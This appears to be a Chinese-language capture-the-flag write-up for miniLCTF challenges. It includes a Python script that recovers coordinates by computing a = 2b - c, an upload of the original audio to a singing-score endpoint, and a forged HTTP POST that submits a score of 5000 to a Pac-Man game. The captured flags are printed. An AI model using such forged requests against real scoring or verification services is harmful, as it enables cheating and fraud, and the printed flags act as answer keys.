
得到提示b=(a+c)/2

输出a

```
import csv

def generate_a_file(b_file, c_file, output_file='a.txt'):
    """
    根据公式 a = 2b - c 生成 a.txt，处理行数不一致的情况
    逻辑：
    1. 读取所有行，保留有效数据
    2. 按最小行数对齐处理
    3. 忽略无法解析的行
    """
    def parse_coordinates(file_path):
        """读取文件并返回有效坐标列表"""
        coords = []
        with open(file_path, 'r') as f:
            reader = csv.reader(f)
            for line_num, row in enumerate(reader, 1):
                try:
                    if len(row) >= 2:
                        x = float(row[0].strip())
                        y = float(row[1].strip())
                        coords.append((x, y))
                    else:
                        print(f"警告：{file_path} 第 {line_num} 行数据不完整，已忽略")
                except ValueError:
                    print(f"警告：{file_path} 第 {line_num} 行格式错误，已忽略")
        return coords

    try:
        # 读取并验证数据
        b_coords = parse_coordinates(b_file)
        c_coords = parse_coordinates(c_file)

        # 按最小行数对齐
        min_lines = min(len(b_coords), len(c_coords))
        if len(b_coords) != len(c_coords):
            print(f"提示：文件行数不一致，按最小行数 {min_lines} 对齐处理")

        # 生成 a 的坐标
        a_coords = []
        for i in range(min_lines):
            x_b, y_b = b_coords[i]
            x_c, y_c = c_coords[i]
            x_a = 2 * x_b - x_c
            y_a = 2 * y_b - y_c
            a_coords.append((x_a, y_a))

        # 写入文件
        with open(output_file, 'w', newline='') as f:
            writer = csv.writer(f)
            for x, y in a_coords:
                writer.writerow([f"{x:.1f}", f"{y:.1f}"])  # 保留一位小数

        print(f"成功生成 {output_file}，有效数据行数：{min_lines}")

    except Exception as e:
        print(f"运行时错误：{e}")

if __name__ == "__main__":
    generate_a_file("b.txt", "c.txt")
```


替换b

得到



miniLCTF{forens1c5_s0ooooo_1nt4resting}

麦霸评分



POST /compare-recording

Body: form-data

参数名	参数值	类型	Content-Type	说明
audio	original.wav	file	multipart/form-data	


200 34.00 s 195 B

```
{
    "success": true,
    "similarity": "98.64",
    "message": "恭喜你，你已达到歌神level，拿走你的flag吧",
    "flag": "miniLCTF{YOU_@R3_@-T41EnteD-SiNgEr42789ab7}",
    "originalAudioUrl": "/original.wav"
}
```

直接上传源音频文件就行

吃豆人

根据js发个包就行



请求

```
POST /submit_score HTTP/1.1
Host: 127.0.0.1:54940
Content-Length: 14
sec-ch-ua-platform: "Windows"
Accept-Language: zh-CN,zh;q=0.9
sec-ch-ua: "Not?A_Brand";v="99", "Chromium";v="130"
Content-Type: application/json
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/130.0.6723.70 Safari/537.36
Accept: */*
Origin: http://127.0.0.1:54940
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://127.0.0.1:54940/
Accept-Encoding: gzip, deflate, br
Connection: keep-alive

{
  "score":5000
}
```

响应

```
HTTP/1.1 200 OK
Server: Werkzeug/3.1.3 Python/3.10.17
Date: Sat, 03 May 2025 02:42:55 GMT
Content-Type: application/json
Content-Length: 55
Connection: close

{
  "flag":"miniLCTF{th1s-GamE-S0-E0Sy_rIGhT?1061155ed}"
}
```